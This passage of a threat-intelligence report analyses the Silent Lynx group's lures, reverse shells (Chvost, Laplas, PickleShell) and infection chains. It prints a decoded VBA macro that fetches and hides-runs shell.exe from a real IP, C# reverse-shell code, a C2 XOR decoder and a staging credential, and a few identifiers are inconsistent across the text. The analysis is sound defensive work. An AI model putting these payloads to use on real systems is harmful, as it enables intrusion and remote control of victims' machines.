


Figure 10: Lure document masquerading as *TOO EkoLabRecycling*.

The impersonation of a recycling and trade company is consistent with established espionage tradecraft, as such organizations provide plausible commercial cover through their routine engagement with government bodies, industrial enterprises, logistics providers, and cross-border supply chain networks. This type of cover entity can facilitate socially engineered communications that appear operationally legitimate and contextually relevant to prospective targets.

Publicly available export and procurement records indicate that *TOO EkoLabRecycling* maintains commercial relationships with organizations in Turkey and China [11] and has operated as a waste management and recycling contractor for infrastructure initiatives, including the CAREC Corridors 1 and 6 Connector Road (Aktobe-Kandyagash) Reconstruction Project [12]. The company has also participated in regional industry exhibitions and trade fairs [13].

Turkmennebit-Orsk Refinery proposal lure

A sample compiled in August 2025 was observed using a document titled *Деловое предложение о сотрудничестве между ГК «Туркменнебит» и руководством Орского НПЗ* (translated: Business proposal on cooperation between State Concern 'Turkmennebit' and the management of Orsk Refinery) (see Figure 11). We assess that this sample may be targeting Russia's critical energy infrastructure, given the close integration of the Russian

and Kazakh energy sectors. The document outlines proposals for developing mutually beneficial cooperation, with a particular focus on the exchange of expertise, technologies, and industry best practices.

It is worth noting that the author of this PDF file is ‘pickle rick’ and the document was created just one hour after the payload was compiled. The name ‘pickle’ is aligned with the name ‘pickl’ we observed in the PickleShell PDB string³.




Figure 11: Lure document masquerading as business proposal on cooperation between State Concern ‘Turkmennebit’ and the management of Orsk Refinery.

Suspected credential harvesting

In addition to malware delivery lures, we observed at least one instance in which Silent Lynx likely conducted credential harvesting via the domain `esd[.]asan[.]gov[.]zapto[.]org`. In this case, the threat actor impersonated Azerbaijan’s State Agency for Public Service and Social Innovations and its Electronic Document Management system (see Figure 12) [14]. While we assess that the activity was likely intended to target Azerbaijani government employees, the specific targets remain unknown at this time.




Figure 12: Credential harvesting site impersonating Azerbaijan’s State Agency for Public Service.

³ C:\Users\pickl\source\repos\C#SSLrevshell\C#SSLrevshell\obj\x64\Release\rnsdtc.pdb

Attacker's tooling and malware

During the course of our research we were able to gain visibility not only into the threat actor's malware infection chain but also into elements of its reconnaissance, weaponization, and command-and-control activities through data exposed on publicly accessible infrastructure. The infographic in Figure 13 maps Silent Lynx's tooling and tradecraft observed during our research, as well as capabilities that could be leveraged across each stage of the cyber kill chain.



Figure 13: Infographic mapping Silent Lynx's tooling and tradecraft.

Through these discoveries, we highlight the following key findings:

- **Reverse shells remain the actor's primary foothold mechanism.** Silent Lynx relies heavily on lightweight reverse shells to establish and maintain access. Multiple reverse-shell malware families, including Laplas, Chvost, and

PickleShell, as well as the shared PSReverso PowerShell series, are deliberately minimal in functionality. This hands-on-keyboard, interactive reverse-shell model, replicated across several operator-built families, is a defining characteristic of the actor's post-compromise tradecraft.

- **New *GitHub* staging account.** We identified a new *GitHub* staging account that was created and abused beginning in November 2025. The repository hosted PowerShell scripts, PickleShell payloads, and repeatedly updated C2 configuration until early June 2026, when this report was drafted. All 76 commits were authored through the *GitHub* web UI in UTC+3 and linked to rocky.balboa.boxer10@gmail[.]com.
- **FortiWeb CVE-2025-25257 PoC pre-staging.** The threat actor pre-staged the public watchTower proof-of-concept for the *FortiWeb* authentication-bypass vulnerability, CVE-2025-25257, under an `exploits/` path on its C2 server. This indicates readiness or intent to exploit public-facing *FortiWeb* appliances. We did not observe confirmed in-the-wild exploitation of this vulnerability by the actor.
- **Operational interest in *Linux/Unix* targets.** We observed indicators on the C2 infrastructure suggesting that the actor maintained ELF builds of its implants for *Linux* deployment, including `http://104[.]248[.]17[.]222/rev.elf`. In addition, we identified ELF Go-based Ligolo tunnelling agents on the C2 server, indicating potential operational interest in *Linux* platforms.
- **Exploit-assisted delivery via CVE-2025-8088.** In April 2026, we observed what appears to be Silent Lynx's first use of a software vulnerability in its delivery chain. The actor used a crafted *WinRAR* archive exploiting CVE-2025-8088, which abuses NTFS alternate-data-stream path traversal to write a payload into the Startup folder. This marks a shift from purely socially engineered delivery toward exploit-assisted delivery.
- **Cobalt Strike present in the arsenal.** The actor's C2 infrastructure hosted commodity Cobalt Strike tooling alongside its bespoke reverse-shell payloads (on `104[.]248[.]17[.]222`). This aligns with *Group-IB*'s observation on the attacker's toolset [5].
- **DLL side-loading capability acquisition.** The actor staged the public perfect-dll-proxy generator and its template outputs on the C2 server, indicating acquisition of DLL side-loading capability. However, our analysis did not identify any compiled or weaponized proxy DLLs within our corpus or in publicly available samples, and none associated with the Silent Lynx implants have been recovered to date. We therefore assess that this capability has been acquired by the threat actor, but we have not yet observed evidence of its operational use.
- **Adoption of the open-source Exegol pentest framework.** The operator leverages the open-source Exegol framework directly on its C2 (`104[.]248[.]17[.]222:8081`). This provides an off-the-shelf kit for reconnaissance, credential dumping, tunnelling (Chisel, Ligolo) and web-shell access capabilities.

Malware analysis

Silent Lynx's campaign relies heavily on various lightweight, interactive reverse shells to perform command and control in their operations. This preference shows up repeatedly in the tooling, including previous reported tools Laplas (TLS command-exec/reverse-shell), FoalShell (in Go, C++, and C#), and several PowerShell-based reverse shells.

In this report, we provide new analysis of three malware families used by Silent Lynx.

Chvost reverse shell

Seqrte's 'Operation Peek-a-Baku' report [15] describes a Laplas TLS variant (identified as `a38af45a67fc9070d46649feab0b347011585d1e547fe88185e70dea6e6582ea`) carrying the distinctive string `Phenyx2022` and a `HELLO. Press Enter. handshake` banner. During our investigation, we identified multiple additional samples from the same malware family, which we track as Chvost. The name is derived from the PDB paths consistently observed across the samples (see Figure 14).

<code>C:\Users\w\source\repos\chvost\Release\Netdrv.pdb</code>	(2022, x86)
<code>E:\share\shell\chvost\x64\Release\Netdrv.pdb</code>	(2024, x86-64)
<code>E:\Hoyт\chvost\Release\Netdrv.pdb</code>	(2025, x86)

Figure 14: PDB paths containing 'chvost'.

The earliest observed Chvost sample⁴ was compiled in June 2022, significantly extending the known activity timeline of the threat cluster beyond the period covered in public reporting on Silent Lynx and providing a valuable long-term anchor for attribution. The sample was submitted to *VirusTotal* only 86 seconds after compilation, making it highly likely that the upload originated from the threat actor rather than from a victim or third-party researcher. The submitter's apparent location in Kazakhstan constitutes an additional data point that supports the broader attribution of this activity to Silent Lynx.

⁴ 6806029ed72de2b592c18edb430ffabd56137a8428b7c23860ae4f000a02f0af

Although Chvost and Laplas both function as reverse shells, we track Chvost as a distinct family due to clear differences in codebase and artifact-level characteristics, as summarized in Table 2.

Malware	Laplas	Chvost
PDB project name	Laplasgeneral (i.e. C:\Users\admin\source\repos\Laplasgeneral\Release\Laplasgeneral.pdb)	chvost (i.e. E:\share\shell\chvost\x64\Release\Netdrv.pdb)
OpenSSL linkage	Dynamic import of libssl-3-x64.dll / libcrypto-3-x64.dll (TLS variant)	Static link (no separate DLL dependency)
Win32 API resolution	Runtime via LoadLibraryA + GetProcAddress	Static IAT (all APIs visible in import table)
String obfuscation	Three-pass double XOR with various keys	Single-pass cycling XOR; keyPhenyx2022
Application-layer banner	None	HELLO. Press Enter.\r\n (21 bytes) sent immediately after SSL_connect
Pre-shell command	chcp 65001 >nul\r\n written to child stdin	None
Exit command	None (operator terminates session by closing TLS)	shexit\n from C2 → relay loop breaks → sends Goodbye. \r\n and tears down
Anti-debug	Yes	None
Reconnect	Infinite, five-second heartbeat	Single connect attempt; exits on disconnect

Table 2: Overview of Laplas and Chvost.

Chvost evolved from a plaintext TCP reverse shell in 2022 to a TLS reverse shell in 2025. The first generation launched powershell.exe and redirected its standard handles over the socket. The C2 string was XOR-decoded at runtime using the plaintext key delay, resolving in one observed sample to the Belarusian IP 46[.]243[.]186[.]87:51512. The later generations wrapped the socket in TLS via OpenSSL libraries and introduced the string Phenyx2022 as an XOR key for obfuscating embedded strings, including a hard-coded backup C2 domain.

Laplas TLS variant

While investigating Chvost, we also identified Laplas variants that support TLS communication capabilities that have not been disclosed in previous public reporting. This variant shares the same PDB project name, Laplasgeneral, in the path C:\Users\admin\source\repos\Laplasgeneral\x64\Release\Laplasgeneral.pdb, consistent with previously observed TCP variants.

The Laplas TLS variant exhibits behaviour that is nearly identical to the TCP variant. However, it adds a simple anti-debugging check using IsDebuggerPresent, spawns cmd.exe with redirected pipes, and relays input and output over OpenSSL. The malware implements OpenSSL by statically importing the libssl and libcrypto x64 DLLs.

The C2 is encoded and can be decoded through a three-pass double-XOR routine using the seven-byte ASCII key budstie, along with per-byte position constants, as shown in Figure 15.

```
v54 = 2; v53 = 2;
do {
    for (i = 0; i < 0x28; ++i) {
        buf[i] ^= aBudstie[(v54 + i) % 7]; // pass-keyed cycling XOR (key = "budstie")
        buf[i] ^= (uint8_t)(v53 + i + 66); // position-keyed XOR
    }
    --v54; --v53;
} while (v53 >= 0);
```

Figure 15: Three-pass double-XOR routine.

The TLS variant samples we discovered communicate with the C2 domain licensing-mp-microsoft[.]serveexchange[.]com, which impersonates a legitimate Microsoft Exchange Server domain.

PickleShell reverse shell (aka C#SSLrevshell)

During the April-May 2026 campaign wave, we identified a new C#/.NET reverse shell that supports SSL/TLS encryption for its C2 channel. The tool is hardened with an unconditional certificate-validation bypass, likely to support operator-controlled infrastructure using self-signed certificates.

We track this malware as PickleShell, a name derived from the operator handle ‘pickl’, which appears verbatim in the PDB path embedded in every analysed sample. Of note, the project name ‘C#SSLrevshelll’ has a distinctive triple trailing ‘l’, an apparent typo that has propagated unchanged across all builds and all filename rotations (see Figure 16).

```
C:\Users\pickl\source\repos\C#SSLrevshelll\C#SSLrevshelll\obj\x64\Release\rnsdct.pdb
```

Figure 16: PDB path showing operator handle ‘pickl’.

The earliest build⁵ we discovered in this campaign was delivered around 1 April 2026 inside a RAR archive exploiting the *WinRAR* path traversal vulnerability CVE-2025-8088, which placed the payload in the Windows Startup folder. Later builds were observed staged in the *GitHub* repository xzj4/1 beginning 9 April 2026. As of the end of May 2026, the tool remains in active operational use.

One valuable hunting anchor for this sample set is the GUID be3a4a59-ef3d-4e1c-9501-b5f40be09217, which is embedded in the .NET PE metadata. The GUID remained stable across all nine observed samples, surviving every operator-driven change we identified, including filename rotation (carnsvc → Rrnsvc → wcrnsvc), class renaming (SSLReverseShell → WinUpdateService), C2 encoding changes from plaintext to Base64, and infrastructure rotation across at least six distinct C2 endpoints.

```
// SSLReverseShell
using ...

private static void ConnectAndRun()
{
    TcpClient tcpClient = new TcpClient();
    tcpClient.Connect(SERVER_IP, SERVER_PORT);
    SslStream ssl = new SslStream(tcpClient.GetStream(), leaveInnerStreamOpen: false, (object s, X509Certificate c, X509CertificateCollection c2, bool allowRejection) => { return true; });
    ssl.AuthenticateAsClient("");
    Process cmd = new Process();
    cmd.StartInfo.FileName = "cmd.exe";
    cmd.StartInfo.UseShellExecute = false;
    cmd.StartInfo.RedirectStandardInput = true;
    cmd.StartInfo.RedirectStandardOutput = true;
    cmd.StartInfo.RedirectStandardError = true;
    cmd.StartInfo.CreateNoWindow = true;
    cmd.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    cmd.Start();
}
```

Figure 17: Code within PickleShell (392b70086f10c23ce7b4173d1f68d72727ea0146260fb773c78642f6eb641775) to start ‘cmd.exe’.

Infection chains

Across confirmed Silent Lynx intrusions for which we recovered samples from early 2025 through mid-2026, we observed multiple malware infection chains, which we categorize into four types, as shown in Table 3. These include three previously reported infection-chain types, types A, B and C, as well as a newly observed type D.

Type	Observed window	Pattern	Representative campaign
A	June 2025	Document with VBA macro script	Unknown
B	July-October 2025	PS2EXE-generated EXE downloader	China-Central Asia Summit, campaign targeting Turkmenistan
C	October 2025	<i>GitHub</i> -hosted PowerShell script	Likely against Ministry of Foreign Affairs of Turkmenistan
D	1 April 2026 (new TTP)	CVE 2025-8088 <i>WinRAR</i> archive	Likely against Ministry of Foreign Affairs of the Republic of Armenia

Table 3: Infection type overview.

Chain type A: VBA macro-enabled Word document

One infection chain observed in Silent Lynx activity uses a VBA macro-enabled *Microsoft Word* document as the initial execution vector. If macros are enabled, *Word* invokes the `AutoOpen` routine when the document is opened, causing the VBA macro to download and execute the second-stage payload.

A representative sample is cedc4ec0c238b1fc7a71dfa54f7d2d407539d22b87fe1c73b96b7a0dc17d4e40. After the victim opens the document and enables macro content, *Word* invokes the `AutoOpen` routine. The macro then initiates C2 communication and downloads a binary from the embedded URL `http://178[.]128[.]40[.]89:8989/shell.exe`. If the server returns a successful response, the macro writes the binary to `%TEMP%\update.exe` and launches it via `Shell` in a hidden window (see Figure 18).

⁵ 392b70086f10c23ce7b4173d1f68d72727ea0146260fb773c78642f6eb641775

```

Sub AutoOpen()
    Dim v1 As String, v2 As String
    v1 = "http://178.128.40.89:8989/shell.exe"      ' Download URL
    v2 = Environ("TEMP") & "\update.exe"        ' Drop path: %TEMP%\update.exe
    Dim o1 As Object
    Set o1 = CreateObject("MSXML2.XMLHTTP")      ' HTTP client object
    o1.Open "GET", v1, False                     ' Synchronous GET
    o1.Send
    If o1.Status = 200 Then                      ' Download success check
        Dim o2 As Object
        Set o2 = CreateObject("ADODB.Stream")    ' Binary stream writer
        o2.Type = 1                             ' Binary mode
        o2.Open
        o2.Write o1.responseBody
        o2.SaveToFile v2, 2                      ' Overwrite mode (2)
        o2.Close
        Shell v2, vbHide                         ' Execute hidden
    End If
End Sub

```

Figure 18: Decoded VBA macro embedded in the document.

We were unable to retrieve the `shell.exe/update.exe` payload, as the staging service on port 8989 was no longer accessible at the time of analysis. Based on tradecraft observed in other Silent Lynx intrusion chains, we assess that the payload was likely intended to deploy a reverse shell.

A notable aspect of this malicious macro-enabled document is the metadata, which provides a strong link between the operator and the *GitHub*-hosted activity discussed in chain type C. Specifically, the document's creator field is set to 'rocky balboa', a unique identifier that overlaps with the email address `rocky.balboa.boxer.10@gmail[.]com`, which was used to commit code to the `xzj4/1` *GitHub* repository.

Chain type B: PS2EXE-generated EXE downloader




Figure 19: PS2EXE-generated EXE downloader.

PS2EXE is a popular PowerShell module that compiles `.ps1` scripts into standalone `.exe` binaries [16]. Silent Lynx's early infection chains frequently rely on spear-phishing campaigns that distribute RAR archives that contain PS2EXE-generated

binaries, which execute PowerShell for malware delivery. In previous reporting, a .NET implant tracked as SilentSweeper was mentioned in Silent Lynx's campaign [15]. However the characteristics attributed to SilentSweeper were, in fact, general PSEXE packer built-in command-line switches.

A representative example of this TTP is the China-Central Asia Summit campaign⁶, in which the threat actor used the summit as the archive theme, likely to target summit attendees or related entities. The archive contains a PS2EXE-generated .NET Framework executable that acts as a downloader. It retrieves a VBScript launcher, `WindowsUpdateService.vbs`, and a PowerShell reverse shell, `WindowsUpdateService.ps1`, from the C2 server. It also establishes persistence by creating a scheduled task named `WindowsUpdate`, which re-runs the VBScript every six minutes.

Note that not all PS2EXE-generated downloaders retrieve both VBScript and PowerShell scripts. The sample⁷ observed in the campaign targeting Turkmenistan, and which connected to the same infrastructure, implements a different downloading behaviour. It authenticates to the staging server using the shared HTTP Basic credential `W@b@l@b@d@b:RiCkiW@B#156156`, downloads `MicrosoftOfficeUpdate.zip`, extracts the Chvost malware payload⁸, and creates a scheduled task named `MicrosoftOfficeUpdate` to execute it every 60 minutes. The sample also retrieves a decoy file, `1.pdf`, from the same staging server using the same Basic-auth header. The decoy contains information about the Turkmen-Italian Business Forum held in October 2025.

Together, these two downloader types provide the operator with two independent access channels from the same campaign cluster: a lightweight PowerShell reverse shell and a PE-based reverse shell over TLS. This activity shows Silent Lynx moving beyond single-stage scripts toward redundant persistence and staged post-exploitation tooling hosted on shared C2 infrastructure.

Chain type C: GitHub-hosted PowerShell script




Figure 20: GitHub-hosted PowerShell script.

The third infection-chain type leverages *GitHub* as a platform to host malicious PowerShell scripts. This infection chain typically begins with a RAR file delivered via spear-phishing email and contains a malicious LNK file. When the victim opens the shortcut, it launches PowerShell in a hidden window, downloads a malicious script from *GitHub*, and executes it in memory.

In previously reported cases, the *GitHub* script functioned as a direct TCP reverse shell, as seen in the `GoBuster7777/asd` staging account [15]. In April 2026, we identified an additional, previously undocumented *GitHub* account, `xzj4/1`, that hosted PowerShell scripts with a different role (see Figure 21). In addition to functioning as a TCP reverse shell, these scripts (see Figure 22) acted as launchers that downloaded and deployed the `PickleShell` payload to the Windows Startup folder, thereby establishing persistence on the compromised host. This shift in tradecraft indicates a progression toward a more mature and modular operational model, separating the functions of initial access, remote shell capability and persistence into discrete stages and tooling components.

⁶ d12eef4b4b57c0186a166afc6246bf7fb4f668d0a84348c076c4943af1c98838

⁷ 036a60aa2c62c8a9be89a2060e4300476aef1af2fd4d3dd8cac1bb286c520959

⁸ a38af45a67fe9070d46649feab0b347011585d1e547fe88185e70dea6c6582ea




Figure 21: Newly identified GitHub repository.


